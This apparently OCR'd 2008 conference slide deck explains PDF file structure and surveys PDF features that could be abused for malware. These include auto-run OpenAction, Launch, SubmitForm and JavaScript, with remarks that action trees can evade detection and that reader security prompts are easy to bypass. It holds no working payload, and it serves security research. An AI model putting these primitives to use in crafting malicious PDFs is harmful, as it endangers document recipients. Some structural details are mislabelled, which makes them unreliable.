Portable Document Format (PDF): Security Analysis and Malware Threats

Alexandre Blonce
Eric Filiol (speaker) efiliol@esat.terre.defense.gouv.fr
Laurent Frayssignes

French Army Signals Academy (ESAT)
Virology and Cryptology Lab.

Black Europe 2008

INTRODUCTION

- PDF enables **description** and **exchange** of information, **independently** from any media and from any operating system.
- Worldwide use in civilian and governmental (incl. military) spheres. Official document format for:
  - US FDA, US Federal Courts…
  - UK, French, German governmental use.
  - And many others…

INTRODUCTION

- **Extensive use of PDF even for sensitive data.**
  - *Case study of the US military report on Calipari's death.*

    Military gaffe results in classified data leak

    Dan Shea **Planet PDF Managing Editor** - May 06, 2005

    Secrets revealed at the click of a button

- **Many inconscious uses of a potentially dangerous document format.**
  - *Considered most of the times as inert.*
- **What about PDF malware ?**

INTRODUCTION

Critical issue:

- At the present, no real, exploratory security analysis of the PDF features itself.
- Only a few case studies known.
- Aim of this study: explore the potentially dangerous features of PDF with respect to malware risk.

INTRODUCTION

- Our approach:
  - – Explore the PDF language features.
  - – Intrinsic security issues of PDF language.
  - – Environmental security issue of PDF management software (e.g. readers).
  - – Design of proof-of-concept codes to validate risks under operational constraints:
    - the victim uses a simple PDF reader.

AGENDA


- Introduction.
- A short overview of the PDF language.
- An internal journey into the PDF language.
- PDF language security analysis:
  - PDF language primitives that can be subverted.
  - PDF security at the operating system level.
- Two possible attacks (among many possible):
  - Demos of *proof-of-concepts*.
- Protection, Future work and conclusion.

A Short Overview of the PDF Language

PDF History - PDF Model - PDF Principles

PDF HISTORY

- J. Warnock et C. Geschke.
- Foundation in 1982.
- San Jose (Californie).
- *Business Software Alliance.*



LINKS

1.0

1992

READER
WEB

1.1

1994

FORMS
PLUGINS

1.2

1996

SECURITY
-E-BOOK

1.3

1999

ENCRYPT.
XML

1.4

2001

PRO
SHARE

1.5

2003

3D
JAVA

1.6

2005

PDF MODEL

- **A PDF file is *a* collection of objects enabling:**
  - *Page description.*
  - *Interactivity with other objects.*
  - *Interactivity with application data at a higher level.*
- **Adobe *Imaging Model***:
  - *Document description as abstract objects (text, pictures) rather than as pixels.*

PDF IMAGING MODEL

- **Different types of objects with a lot of powerful features, all considered as graphical objects:**
  - *Text, pictures, glyphs, geometric forms, paths…*
- **PDF page content stream:**
  - *Combination of operands and of operators describing a sequence of graphical objects.*

PDF IMAGING MODEL #2


- **Page description language: an actual language on its own:**
  - *Execution capabilities.*
  - *Action on and towards the environment.*
  - *No Boolean (logical) operators.*
- **On PDF document display:**
  1. *generate a hardware-independant document description,*
  2. *application-level interpretation of that description for document rendering.*
- **Steps may be performed separately (wrt time and space).**

PDF PRINCIPLES: PORTABILITY

- **Multi platform, multi system document format.**
- **8-bit character-based internal encoding.**
- **No traduction required.**
- **Compression standards for size reduction:**
  - *JPEG and JPEG 2000.*
  - *CCITT 3 & 4.*
  - *LZW (text, graphics, images..)*

PDF PRINCIPLES: FONTS

- **Font management:**
  - *Predefined standard fonts (14) requiring no definition.*
  - *New fonts can be defined and used as object streams.*
  - *Font descriptors to manage font equivalence.*
  - *Use of font subsets to reduce the file size.*
  - *A PDF file can refer to external fonts.*



PDF PRINCIPLES: SECURITY

- **Enforced at different levels:**
  - *128-bit Data encryption (RC4 or AES).*
  - *Digital signature (biometric-based or not).*
  - *Access rights (user level, administrator level).*
- **Security mechanisms can be combined or used separately.**


PDF PRINCIPLES: OPTIMISATION

- **On-the-fly PDF generation:**
  - *PDF generation can be performed through a single step.*
  - *Linearized PDF feature for optimisation purposes.*
  - *Useful for environments with limited resources.*
- **Random access:**
  - *Any PDF file is a flat structure of objects which can refer directly to other objects.*
  - *The order of objects has semantic meaning.*
  - *Optimised random access to any object through the Cross Reference Table.*

PDF PRINCIPLES: INCREMENTAL UPDATES

- ***Incremental document updates:***
  - *Creation of addenda for every modification.*
  - *Simply adding new objects + XRef Table Updating.*
  - *Saving time optimized: independant from the document size but dependent only from the modification size.*
  - *Original data are still available! Just remove one or more addenda.*

Data leakage is possible



PDF PRINCIPLES: EXTENSIBILITY

- **New features can be added.**
  - *Backwards compatibility + stable behaviour anytime.*
- **Extensibility towards/compatibility with other applications:**
  - *Application-specific data information can be stored by non PDF applications into a PDF file.*
  - *Either stored as a stream or as an object without any reference to the PDF file content.*


An Internal Journey into the PDF Language.

PDF Structure – PDF Programming Language
PDF Manipulation Tool.

Structure of PDF Files

- **PDF files contain four sections:**

  1. **The trailer section (number of objects, file ID, XRef Table offset (in bytes).**



Header

Body


Cross Reference Table

Trailer

```
trailer
<<
/Size 7
/Root 1 0 R
>>
startxref 408
%%EOF
```

Structure of PDF Files #2

2. The XRef Table. It is organised into sub-sections (one per file update) and objects.



```
xref
0 7
0000000000 65535 f
0000000009 00000 n
0000000074 00000 n
0000000120 00000 n
0000000179 00000 n
0000000300 00000 n
0000000384 00000 n
```

Structure of PDF Files #3


Each object in XRef Table sub-sections is described by a 20-byte structure:

- *Object offset.*
- *Object status: free (f) or in use (n)*
- *Object generation number (reused object).*

The generation number equal to 65536 means that the object cannot be reused.

Structure of PDF Files #4

3. **The body section which contains the different document objects.**



Header

Body


Cross Reference Table

Trailer


```
 1 0 obj
<<
/Type /Catalog
/Outlines 2 0 R
/Pages 3 0 R
>>
endobj
[…]
```

Structure of PDF Files #5

4. The trailer section which just contains the PDF version number.



Just a short PDF file to summarize



```
%PDF 1.4                              Header   5 0 obj                                  |
1 0 obj                                 <–     << /Length 35 >>                         |
<< /Type /Catalog                        |     stream                                   |
/Outlines 2 0 R                          |     ...Page – markingoperators...            |
/Pages 3 0 R                             |     endstream                                |
>>                                       |     endobj                                   |
endobj                                   |     6 0 obj                                  |
2 0 obj                                  |     [/PDF]                                   |
<< /Type Outlines                        |     endobj                                  <–
/Count 0                                 |     xref                                   Cross
>>                                       |     0 7                                  Reference
endobj                                   |     0000000000 65535 f                     Table
3 0 obj                                  |     0000000009 00000 n                       |
<< /Type /Pages                         Body   0000000074 00000 n                       |
/Kids [4 0 R]                            |     0000000120 00000 n                       |
/Count 1                                 |     0000000179 00000 n                       |
>>                                       |     0000000300 00000 n                       |
endobj                                   |     0000000384 00000 n                      <–
4 0 obj                                  |     trailer                                Trailer
<< /Type /Page                           |     << /Size 7                               |
/Parent 3 0 R                            |     /Root 1 0 R                              |
/MediaBox [0 0 612 792]                  |     >>                                       |
/Contents 5 0 R                          |     startxref                                |
/Resources << /ProcSet 6 0 R >>          |     408                                      |
>>                                       |     %%EOF                                   <–
Endobj                                   |
```

PDF Programming Language

- **An actual programming language:**
  - *Page description-oriented vectorial language.*
  - *Object-oriented language.*
- **Eight classes of objects:**
  - *Boolean values.*
  - *Integer or float values.*
  - *Character streams.*
  - *Labels and names.*
  - *Arrays.*
  - *Dictionaries (arrays of object pairs).*
  - *Streams.*
  - *Functions.*
  - *The NULL object.*

PDF Programming Language #2

- **More complex structures can be created with these classes of objects.**
  - *Enable to define and store new complex structures/objects within a PDF file for modularity purposes (file-specific data). Any PDF application may directly access these embedded structures or simply ignore them.*
  - *Objects and structures can refer, access to or call resources that are external to the file.*
  - *No control structure or statement (if, for, while…).*

PDF Manipulation Tool

- **We have designed our own PDF manipulation tool (*PDF StructAzer*):**
  - – *PDF-code oriented and not object-oriented.*
  - – *Direct PDF file creation, manipulation and analysis.*
  - – *Basic PDF language programming.*
  - – *Microsoft Visual Studio .Net*
  - – *Future status : public under GPL.*
- **A short demo:**

PDF Language Security

PDF-based known threats
Potentially dangerous PDF Primitives
Operating System Level PDF Security

Known PDF-based Threats

- **2001: Outlook_PDFWorm (Peachy)Virus :**
  - *VBS code (game) in PDF files sent as Outlook email attachments.*
  - *Activates at file opening.*
  - *Affects the full version of Adobe Acrobat 5 only.*
- **2003: W32.Yourde : « *Yourde* » (2003).**
  - *Exploits a JavaScript parsing engine vulnerability.*
  - *Drops two files « Death.api » (viral code) and « Evil.fdf » (launcher).*
  - *Affects the full version of Adobe Acrobat 5 only.*

Known PDF-based Threats #1

- **2003/2006: *conceptual weaknesses* + XSS attacks**
  - *Shezaf - 2003.*
  - *Laurio – 2007.*
  - *Run malicious scripts on the victim's computer.*

- **Limited practical efficiency/scope.**
- **But a valuable starting point.**
- **The only real malicious PDF code…**


Two Primitives Classes

- ***OPENACTION* Class:**
  - Launched automatically whenever the PDF file is opened.
  - Code directive */OpenAction* in the relevant object.
- **ACTION Class:**
  - *Triggered by user’s action.*
  - *Use of hyperlink object, invisible form… (lot of possibilities along with some social engineering).*
  - *« Normally » a security alert message box is raised and the user has to confirm.*
  - *But most of the security is managed at the OS level (registry base).*
  - *It is possible to very easily bypass the application security mechanisms.*

Exploratory study of PDF Primitives

- **Eight « dual » functions in four categories.**
- **Those functions are not very dangerous enough when used alone.**
  - *Their combination can result in dangerous malware.*
- **Functions can call or refer to other functions.**
  - *It is possible to build large structures or trees of actions.*
  - *The depth of those trees or complexity of those structures, when suitably designed, are essentiel parameters to avoid detection.*

Exploratory study of PDF Primitives #2



Deplacement

GoTo
GoToR
GoToE

Orientation

Run Executables

Launch
URI

Deception

Data Management

SubmitForm
ImportData

Data theft

Interactivity

JavaScript

Bypassing

Orientation functions

- **GoTo – GoToR – GoToE functions.**
- **Enables deplacements within a document or outside it (towards other PDF files).**
